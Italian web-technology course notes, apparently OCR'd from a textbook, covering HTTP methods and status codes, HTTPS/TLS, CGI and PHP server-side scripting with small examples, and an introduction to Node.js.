


Figura 9.12: *La struttura di una richiesta HTTP (la riga vuota è resa con una linea tratteggiata).*

Il punto interrogativo separa il percorso dalla **query string** (`year=2026`), che porta parametri aggiuntivi. Il metodo dice al server **che cosa fare** con la risorsa indicata.

Metodi sicuri e idempotenti

Prima di passare in rassegna i metodi servono due proprietà, già accennate nel capitolo 1.

Metodo sicuro e metodo idempotente

Un metodo è **sicuro** (*safe*) se è di **sola lettura**: il client non chiede alcuna modifica sul server.
Un metodo è **idempotente** se l'**effetto** di più richieste identiche è lo stesso di una sola. Conta lo stato del server, non la risposta: la seconda `DELETE` della stessa risorsa riceverà probabilmente `404`, ma la risorsa resta cancellata esattamente come dopo la prima.

Le due proprietà non sono formalità: sono la ragione per cui un browser, un *proxy* o una libreria possono **ripetere** da soli una richiesta idempotente interrotta da un problema di rete, o **mettere in cache** la risposta a una richiesta sicura. Una `POST` ripetuta per errore, invece, può creare due ordini.

Metodo	A che cosa serve	Sicuro	Idempotente	Risultato tipico
`GET`	ottenere una rappresentazione della risorsa	✔	✔	`200`
`HEAD`	come `GET`, ma senza corpo nella risposta	✔	✔	`200`, `304`
`POST`	inviare dati o avviare un'operazione	✘	✘	`201`
`PUT`	creare o sostituire la risorsa	✘	✔	`200`, `201`, `204`
`PATCH`	applicare una modifica parziale	✘	dipende	`200`, `204`
`DELETE`	chiedere la rimozione della risorsa	✘	✔	`204`
`OPTIONS`	scoprire le opzioni disponibili per la risorsa	✔	✔	`204`
`QUERY`	interrogazione sicura con contenuto nel corpo	✔	✔	`200`

I metodi, uno per uno

GET

```http
GET /api/courses/techweb/lectures?week=4 HTTP/1.1
Host: www.example.org
Accept: application/json
Authorization: Bearer <token>
```

GET

CHE COSA SIGNIFICA

Ottiene una rappresentazione della risorsa indicata.

SEMANTICA

Sicuro e idempotente. Di norma la richiesta non ha corpo.

`Risultato tipico: 200 OK`

HEAD

```http
HEAD /assets/lecture-04.pdf HTTP/1.1
Host: www.example.org
Accept: application/pdf
If-None-Match: "abc123"
```

HEAD

CHE COSA SIGNIFICA

Chiede gli stessi header di una `GET`, ma senza il corpo della risposta.

SEMANTICA

Sicuro e idempotente. Utile per leggere i metadati (dimensione, data) e per i controlli di cache.

`Risultato tipico: 200 OK oppure 304 Not Modified`

If-None-Match, ETag e 304

Il server può associare a ogni versione di una risorsa un'etichetta, l'header `ETag` (qui `"abc123"`). Il client la ricorda e la rimanda con `If-None-Match`: se la risorsa non è cambiata, il server risponde `304 Not Modified` senza ritrasmetterla, e il client usa la copia che ha già in cache.

POST

```
POST /api/assignments HTTP/1.1
Host: www.example.org
Content-Type: application/json
Authorization: Bearer <token>

{"title":"HTTP lab","dueDate":"2026-11-05"}
```

POST

CHE COSA SIGNIFICA

Invia dati da elaborare; spesso crea una nuova risorsa subordinata (qui un nuovo compito).

SEMANTICA

Potenzialmente non sicuro e, per impostazione predefinita, non idempotente.

`Risultato tipico: 201 Created`

PUT

```
PUT /api/assignments/42 HTTP/1.1
Host: www.example.org
Content-Type: application/json
Authorization: Bearer <token>

{"id":42,"title":"HTTP lab","dueDate":"2026-11-05"}
```

PUT

CHE COSA SIGNIFICA

Crea o sostituisce lo stato della risorsa all'URI indicato.

SEMANTICA

Non sicuro ma idempotente. Il corpo contiene il **nuovo stato completo**.

`Risultato tipico: 200 OK, 201 Created o 204 No Content`

PATCH

```
PATCH /api/assignments/42 HTTP/1.1
Host: www.example.org
Content-Type: application/merge-patch+json
Authorization: Bearer <token>

{"dueDate":"2026-11-12"}
```

PATCH

CHE COSA SIGNIFICA

Applica una modifica **parziale** allo stato attuale della risorsa.

SEMANTICA

Non sicuro. L'idempotenza dipende dal documento di patch e da come lo interpreta il server.

`Risultato tipico: 200 OK o 204 No Content`

DELETE

```
DELETE /api/assignments/42 HTTP/1.1
Host: www.example.org
Authorization: Bearer <token>
If-Match: "assignment-v3"
```

DELETE

CHE COSA SIGNIFICA

Chiede di rimuovere l'associazione fra l'URI e la sua risorsa.

SEMANTICA

Non sicuro ma idempotente: ripeterla ha lo stesso effetto voluto.

`Risultato tipico: 204 No Content`

Esempio 9.2 — POST, PUT e PATCH ripetute

Che cosa succede se la stessa richiesta parte **due volte**, per esempio perché l'utente ha fatto doppio clic o la rete ha ritrasmesso?

Richiesta	Dopo la prima	Dopo la seconda
`POST /api/assignments`	esiste il compito 43	esistono i compiti 43 **e 44**: un duplicato
`PUT /api/assignments/42` con lo stato completo	il compito 42 ha quello stato	identico: **nessun cambiamento**
`PATCH` con `{"dueDate":"2026-11-12"}` (imposta un valore)	la scadenza è il 12	identica: questa patch è idempotente
`PATCH` che **aggiunge** un elemento a una lista	un elemento in più	**due** elementi in più: non idempotente
`DELETE /api/assignments/42`	il compito non esiste più (`204`)	ancora inesistente, anche se la risposta è `404`

È per questo che `PATCH` è indicato come «dipende»: una patch che *imposta* dei valori (come il *JSON Merge Patch* dell'esempio) è idempotente, una che *aggiunge* o *incrementa* no.

OPTIONS

```
OPTIONS /api/assignments HTTP/1.1
Host: www.example.org
Origin: https://app.example.org
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
```

OPTIONS

CHE COSA SIGNIFICA

Chiede quali opzioni di comunicazione sono disponibili per la risorsa.

SEMANTICA

Sicuro e idempotente. I browser lo usano anche per il *preflight* CORS.

Risultato tipico: 204 No Content, con gli header `Allow` o CORS

L'esempio è proprio un *preflight*: prima di inviare una `POST` con corpo JSON da `app.example.org` a `www.example.org`, il browser chiede al server se l'operazione è permessa da quell'origine. Lo vedremo nel capitolo 24, parlando di *same-origin policy* e CORS.

QUERY

```
QUERY /api/assignments/search HTTP/1.1
Host: www.example.org
Content-Type: application/json
Accept: application/json

{"course":"TechWeb","status":"open"}
```

QUERY

CHE COSA SIGNIFICA

Esegue sul server un'interrogazione descritta dal contenuto della richiesta.

SEMANTICA

Sicuro, idempotente e memorizzabile in cache. L'header `Content-Type` è obbligatorio.

Risultato tipico: 200 OK

Perché serviva un metodo nuovo

`QUERY` è il metodo più recente (le slide citano la RFC 10008) e colma un vuoto. Una ricerca complessa con `GET` deve stare tutta nella query string, che ha limiti di lunghezza e finisce nei log; la si può mettere nel corpo di una `POST`, ma allora la richiesta non è più né sicura né idempotente, e non si può mettere in cache. `QUERY` unisce i due mondi: un corpo come la `POST`, la semantica di sola lettura della `GET`. Essendo così recente, il supporto da parte di server e librerie può essere ancora limitato.




Figura 9.13: *La struttura di una risposta HTTP.*

`Content-Length` vale `38` perché il corpo è lungo 38 byte, e `Cache-Control: max-age=60` autorizza il client a riusare la risposta per 60 secondi senza richiederla.

1xx	**Informativi**	`l'elaborazione continua`
2xx	**Successo**	`200 OK, 201 Created, 204 No Content`
3xx	**Redirezione**	`301, 302, 304`
4xx	**Errore del client**	`400, 401, 403, 404`
5xx	**Errore del server**	`500, 502, 503`

Le classi le conosciamo dal capitolo 1. Alcune coppie di codici vicini vengono confuse spesso, ed è utile saperle distinguere:

- `301` / `302` — la risorsa si è spostata **per sempre** (aggiornare i link e i segnalibri) / **temporaneamente** (continuare a usare il vecchio indirizzo)
- `304` — non è un errore: «la tua copia in cache è ancora buona»
- `401` / `403` — **non so chi sei** (manca l'autenticazione, o non è valida) / **so chi sei, ma non puoi** (mancano i permessi)
- `502` / `503` — un server intermedio (*proxy*, *gateway*) ha ricevuto una risposta non valida da quello dietro / il server è **momentaneamente** non disponibile, ad esempio per sovraccarico o manutenzione

HTTPS: HTTP DENTRO UN CANALE TLS

HTTPS non è un protocollo diverso da HTTP: è lo **stesso** HTTP, trasportato dentro un canale protetto da **TLS** (*Transport Layer Security*), che si inserisce fra HTTP e il trasporto.




Figura 9.14: *La pila di HTTPS. Con QUIC, TLS è integrato nel protocollo di trasporto, ma i servizi offerti sono gli stessi.*

TLS offre tre garanzie:

- **riservatezza**: i dati sono cifrati, e chi li intercetta lungo il percorso vede solo byte incomprensibili;
- **autenticazione**: il server dimostra la propria identità con un **certificato** firmato da un'autorità di cui il browser si fida;
- **integrità**: se qualcuno modifica i dati in transito, il destinatario se ne accorge.

Il lucchetto non vuol dire «sito affidabile»

Il lucchetto nella barra degli indirizzi significa soltanto che il canale è **cifrato** e che il certificato è stato **verificato** per quel nome di dominio. **Non** dice nulla sull'onestà di chi gestisce il sito: ottenere un certificato valido per `poste-italiane-verifica.com` è facile e gratuito, e moltissimi siti di *phishing* mostrano il lucchetto come tutti gli altri.

Dal clic alla pagina: il viaggio completo

Mettiamo insieme tutti i pezzi. Quando facciamo clic su un link `https://`, prima che compaia la pagina il browser compie sei passi.



Figura 9.15: *Il viaggio completo, dal clic alla pagina. Il browser fa tutto questo mentre noi diciamo «Internet è lento».*

I primi passi li abbiamo già visti nel capitolo 1; la novità è il passo 4, e il fatto che ognuno di questi passi si vede, e si misura, nei DevTools. Nella scheda *Rete*, selezionando una richiesta e aprendo la sezione *Tempistiche*, il browser mostra quanto è durata ciascuna fase.




Figura 9.16: *La sezione Tempistiche di una richiesta HTTPS (valori di esempio). Ogni barra è uno dei passi della figura precedente.*

Leggerla non è difficile, ora che sappiamo che cosa c'è sotto:

- **Risoluzione DNS**: il passo 2. Alla seconda visita è spesso zero, perché l'indirizzo è in cache;
- **Connessione** e **Configurazione TLS**: i passi 3 e 4, cioè i *round trip* visti a proposito di QUIC. Con una connessione **persistente** già aperta spariscono del tutto;
- **Invio**: il tempo per spedire la richiesta, di solito trascurabile;
- **In attesa**: il tempo fra l'invio della richiesta e l'arrivo del primo byte della risposta (*Time To First Byte*). È il tempo che il **server** ha impiegato a elaborare la richiesta: quando una pagina è lenta, il colpevole si trova spesso qui;
- **Ricezione**: il tempo per scaricare il corpo della risposta, che dipende dalla sua dimensione e dalla banda.

Riepilogo



Figura 9.17: *Quattro idee da portare a casa.*

- Un'applicazione di rete è fatta di **processi** su host diversi, che comunicano attraverso i **socket**; l'indirizzo **IP** trova l'host, la **porta** trova il processo.
- Il **DNS** traduce i nomi in indirizzi IP con un database distribuito e gerarchico, e una cache regolata dal TTL.
- HTTP mantiene lo stesso modello richiesta–risposta, ma il trasporto evolve: connessioni persistenti (1.1), flussi multiplexati (2), QUIC su UDP (3).
- I metodi HTTP hanno una semantica precisa: **sicuri** (`GET`, `HEAD`, `OPTIONS`, `QUERY`) e **idempotenti** (`PUT`, `DELETE` e tutti i sicuri); `POST` non è né l'uno né l'altro.
- **HTTPS** è HTTP dentro TLS: dati cifrati, server autenticato, integrità controllata. Il lucchetto non garantisce che il sito sia onesto.

Riferimenti

- **RFC 1034** — *Domain Names: Concepts and Facilities*, sezioni 2.3–2.4.
  `https://www.rfc-editor.org/rfc/rfc1034.html`
- **RFC 9110** — *HTTP Semantics*, sezioni 3, 5–6, 9 e 15.
  `https://www.rfc-editor.org/rfc/rfc9110.html`
- **RFC 9114** — *HTTP/3*, sezioni 1 e 6.1.
  `https://www.rfc-editor.org/rfc/rfc9114.html`
- **RFC 5789** — *PATCH Method for HTTP*, sezioni 1–2.2.
  `https://www.rfc-editor.org/rfc/rfc5789.html`
- **RFC 7396** — *JSON Merge Patch*, sezioni 1–3.
  `https://www.rfc-editor.org/rfc/rfc7396.html`
- **RFC 8446** — *The Transport Layer Security Protocol Version 1.3*, sezioni 1–2, 4 e 5.
  `https://www.rfc-editor.org/rfc/rfc8446.html`
- **RFC 10008** — *The HTTP QUERY Method*, sezioni 1–2 e tabella 1.
  `https://www.rfc-editor.org/rfc/rfc10008.html`
- **Fetch Standard** — WHATWG, sezione *CORS-preflight fetch*.
  `https://fetch.spec.whatwg.org/#cors-preflight-fetch`
- **RFC 3986** — *Uniform Resource Identifier: Generic Syntax*, sezioni 3–3.5.
  `https://www.rfc-editor.org/rfc/rfc3986.html`

Il lato server del Web

Finora abbiamo imparato molto sulle tecnologie web fondamentali: HTML, CSS e JavaScript. Sappiamo progettare pagine moderne, curate e responsive, e sappiamo renderle dinamiche con JavaScript: gestire eventi, modificare il DOM, effettuare richieste HTTP asincrone per recuperare i dati da mostrare.

C'è però un limite di fondo che non abbiamo ancora superato.

Il ripasso di inizio lezione

La lezione si apre con un breve ripasso di Promise (`then`, `finally` e l'ordine delle stampe) e dell'API `fetch` (header, `status`, `ok` e lettura del corpo con `.json()`). Sono gli stessi esempi del capitolo 8, a cui rimandiamo.

I LIMITI DELLE WEB APP STATICHE

Le nostre pagine hanno un certo dinamismo grazie a JavaScript, ma quel dinamismo avviene **dentro il browser**. In un certo senso restano intrinsecamente **statiche**: ogni volta che un browser richiede una delle nostre pagine, gli viene servito **sempre lo stesso identico documento**.




Figura 10.1: *Un server che serve solo file dalla sua document root: a ogni richiesta del browser la risposta è sempre la stessa.*

L'approccio «statico» visto finora è semplice ed efficace, e funziona benissimo per applicazioni composte da un numero limitato di pagine che cambiano di rado. Presenta però alcune limitazioni evidenti:

- come facciamo a **personalizzare** una pagina per uno specifico utente?
- che cosa succede se il contenuto di una pagina cambia molto **frequentemente**?
- che cosa succede se il nostro sito è composto da **milioni** di pagine?
- come facciamo ad **agire** in seguito a una richiesta, per esempio registrando un ordine?

Esempio 10.1 — Il caso Wikipedia

Wikipedia conta circa **60 milioni** di pagine web, tutte con la stessa struttura e lo stesso stile, ma con contenuti diversi.

Supponiamo che la struttura di base di una pagina di Wikipedia occupi circa 150 000 caratteri: sono 150 kB di dati **ripetuti in ogni pagina**. Moltiplicando per 60 milioni di pagine si ottengono circa **9 TeraByte** di dati duplicati.

E se dovessimo cambiare la barra di navigazione?

Con un sito statico bisognerebbe rigenerare 60 milioni di file. È chiaro che serve un approccio diverso.

LA PROGRAMMAZIONE LATO SERVER

Fino a questo momento, per noi un server web si limitava a servire file prelevati dalla document root. Ma un server web può fare molto di più: tanto per cominciare, può **generare pagine al volo**, tipicamente in base ai parametri ricevuti nella richiesta HTTP.

È questa l'idea alla base della **programmazione lato server**.




Figura 10.2: *Con la generazione dinamica, la stessa richiesta può produrre risposte diverse.*

CGI: Common Gateway Interface

Nei primi anni Novanta, prima ancora che JavaScript esistesse, le pagine dinamiche si ottenevano tramite la **Common Gateway Interface** (CGI).

CGI

CGI è una specifica di interfaccia che permette ai server web di **eseguire programmi esterni** per elaborare una richiesta HTTP.




Figura 10.3: *Il flusso di una richiesta gestita tramite CGI. Server HTTP e programma CGI formano insieme l'application server.*

La specifica CGI definisce con precisione come server web e programmi conformi devono comunicare: come il programma accede ai suoi **input**, e come il server costruisce la **risposta**.




Figura 10.4: *L'interfaccia CGI: gli input arrivano al programma come variabili d'ambiente e su stdin, la risposta esce da stdout.*

Elemento	Come viene trasmesso
Header della richiesta, *query string*	tramite **variabili d'ambiente**
Corpo della richiesta	sullo stream di **standard input** del programma
Corpo della risposta HTTP	è ciò che il programma scrive sul **standard output**

Esempio 10.2 — Il nostro primo script CGI

hello.cgi

```
#!/bin/bash
echo "Content-type: text/html; charset=utf-8"
echo ""
echo "<!DOCTYPE html>"
echo "<html><head><title>Hello CGI!</title></head><body>"
echo "<h1>Hello CGI!</h1>"
echo "<p>Questa pagina e' stata caricata il "
date +"%d/%m/%Y alle %H:%M:%S. </p></body>"
```



A ogni ricarica l'ora cambia:
la pagina è generata al momento.


Si noti la struttura: prima gli header (qui solo `Content-type`), poi una **riga vuota**, poi il corpo. È esattamente la struttura di una risposta HTTP vista nel primo capitolo: il programma CGI la scrive a mano.

Ogni volta che la pagina viene richiesta, la data stampata è quella corrente: la pagina è generata al momento.

Esempio 10.3 — Una lista di cose da fare in CGI

Un'applicazione completa si costruisce combinando più script CGI, ciascuno responsabile di un'operazione:

- `index.html` contiene un form e dei collegamenti;
- l'invio del form richiama lo script `save-todo`, che aggiunge una riga al file `todo.txt`;
- un collegamento richiama `list-todo`, che legge il file e ne genera la pagina HTML;
- un altro richiama `reset-todo`, che svuota il file.



L'esempio completo del corso è disponibile su `https://github.com/luistar/cgi-to-do-list-with-bash`.

Perché CGI oggi non si usa quasi più

Scrivere programmi CGI non è un'esperienza piacevole. Produrre interi documenti HTML con delle `echo` è scomodo, analizzare a mano la query string e il corpo della richiesta lo è ancora di più, e soprattutto il modello è **inefficiente**: viene creato un **nuovo processo per ogni richiesta**. Su un sito con traffico serio, il costo di avvio dei processi supera di gran lunga il costo dell'elaborazione vera e propria.

Lo scripting lato server

Per rispondere a questi problemi sono emersi linguaggi e framework specializzati:

- **PHP** (acronimo ricorsivo di *PHP Hypertext Preprocessor*), nel 1995;
- **ASP** (*Active Server Pages*), il linguaggio di scripting lato server di Microsoft, nel 1997;
- **JSP** (*Java Server Pages*), rilasciato originariamente da Sun nel 1999.

L'idea comune è «mescolare» codice lato server e HTML, con un interprete speciale che analizza il misto e produce HTML «puro».

In PHP si usano i delimitatori speciali `<?php ... ?>` per separare il codice dall'HTML.

- il testo **fuori** dai delimitatori resta invariato nell'output;
- il codice **dentro** i delimitatori viene interpretato, e il suo output viene inserito nell'HTML;
- `<?=` è un'abbreviazione per `<?php echo`.

Esempio 10.4 — Una pagina PHP

hello-world.php

```php
<!DOCTYPE html>
<html>
  <head>
    <title><?php echo "Hello PHP" ?></title>
  </head>
  <body>
    <h1>Hello PHP</h1>
    <?php $array = ["Hello", "PHP"] ?>
    <ul>
      <?php foreach($array as $item): ?>
        <li><?= $item ?></li>
      <?php endforeach; ?>
    </ul>
  </body>
</html>
```

hello-world.php

Hello PHP

- Hello
- PHP

Al browser arriva solo l'HTML generato: due `<li>`, nessuna traccia di PHP.

Il ciclo `foreach` viene eseguito **sul server**: al browser arrivano soltanto i due `<li>` già generati. Chi guarda il sorgente della pagina non vede alcuna traccia del codice PHP.

Le soluzioni di scripting lato server aiutano lo sviluppatore in molte delle operazioni noiose tipiche della gestione di una richiesta HTTP:

- le richieste vengono **pre-elaborate** automaticamente;
- in PHP i parametri della richiesta sono disponibili in array associativi (`$_GET`, `$_POST`). Per esempio `$_POST['todo']` accede al parametro `todo`;
- i cookie sono già analizzati nell'array associativo `$_COOKIE` (nelle slide compare `$_COOKIES`, ma il nome corretto in PHP è senza la S finale);
- non serve scrivere esplicitamente sullo standard output l'intera risposta.

PHP non è materia d'esame

Per il corso di Tecnologie Web non è richiesto di imparare il linguaggio PHP: basta quello che si trova nelle slide, e quindi in questo capitolo. PHP compare qui come **esempio storico** di scripting lato server, per capire da dove vengono le idee che ritroveremo in Node.js ed Express.

Un'architettura moderna: NGINX e PHP-FPM

L'esempio della lista di cose da fare, riscritto in PHP 8, viene reso più interessante e più realistico:

- la persistenza è gestita con un vero database (SQLite);
- si usa Bootstrap per rendere le pagine responsive e più gradevoli;
- si introducono una barra di navigazione e un piè di pagina come *parti di template* riutilizzabili;
- si adotta un'architettura moderna basata su NGINX e PHP-FPM.




Figura 10.5: *NGINX riceve le richieste e inoltra quelle per i file* `.php` *a un pool di processi PHP-FPM, sulla porta TCP 9000. I due componenti condividono lo stesso volume di dati: i sorgenti dell'applicazione e il database SQLite.*

La differenza rispetto a CGI

Il salto qualitativo sta nel pool: i processi **esistono già** e restano vivi fra una richiesta e l'altra, invece di essere creati e distrutti ogni volta. NGINX si limita a inoltrare le richieste che finiscono in `.php` a PHP-FPM tramite una connessione TCP (qui sulla porta 9000), e continua a servire da sé i file statici (immagini, CSS, JavaScript), per cui non serve alcuna elaborazione. È lo stesso principio che ritroveremo con Node.js.
L'esempio completo è su `https://github.com/luistar/php-to-do-list`.

Per mettere le mani sul codice

La lezione non assegna compiti, ma suggerisce di eseguire in proprio gli esempi CGI e PHP (i due repository indicati sopra) e di provare a modificare le applicazioni della lista di cose da fare: ad esempio aggiungendo a ogni voce una **data di scadenza**. È un buon modo per toccare con mano i passi di una richiesta: il campo nel form, il parametro letto dal server, il dato salvato e la pagina generata.

RIFERIMENTI

- **Server-side programming** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Learn/Server-side
  In particolare *First steps*, *Introduction* e *Client-Server overview*.
- **CGI** — IBM Docs.
  https://www.ibm.com/docs/en/i/7.5?topic=functionality-cgi
- **RFC 3875: The Common Gateway Interface (CGI) Version 1.1** (2004).
  https://datatracker.ietf.org/doc/html/rfc3875
- **Apache HTTPd documentation** — come configurare un server web per CGI.
  https://httpd.apache.org/docs/2.4/howto/cgi.html
- **PHP** — sito ufficiale e manuale.
  https://www.php.net/
  https://www.php.net/manual/en/getting-started.php
  https://www.php.net/manual/en/

Node.js

Sappiamo ora che le pagine web possono essere generate al volo da programmi in esecuzione sul server. E sappiamo già molto di JavaScript: finora, però, l'abbiamo usato soltanto nell'ambiente del browser.

Nulla vieta di usarlo anche in un **ambiente server**. Esistono diversi runtime che lo permettono — **Node.js**, **Deno**, **Bun** — e in questo corso useremo il primo, di gran lunga il più diffuso.

Che cos'è Node.js

Node.js

Node.js è un **ambiente di esecuzione** (*runtime*) JavaScript, open source e multipiattaforma. Esegue il motore JavaScript **V8** di Google, lo stesso del progetto Chromium, e adotta un modello di I/O **basato sugli eventi, asincrono per impostazione predefinita e non bloccante**.

È di gran lunga l'ambiente di esecuzione JavaScript più usato: nel sondaggio *State of JavaScript 2022* lo indicava il 93,6% di chi ha risposto, più ancora del browser.




Figura 11.1: *Gli ambienti in cui si esegue JavaScript, secondo il sondaggio State of JavaScript 2022. Si poteva indicarne più d'uno, per questo le percentuali non sommano a 100.*

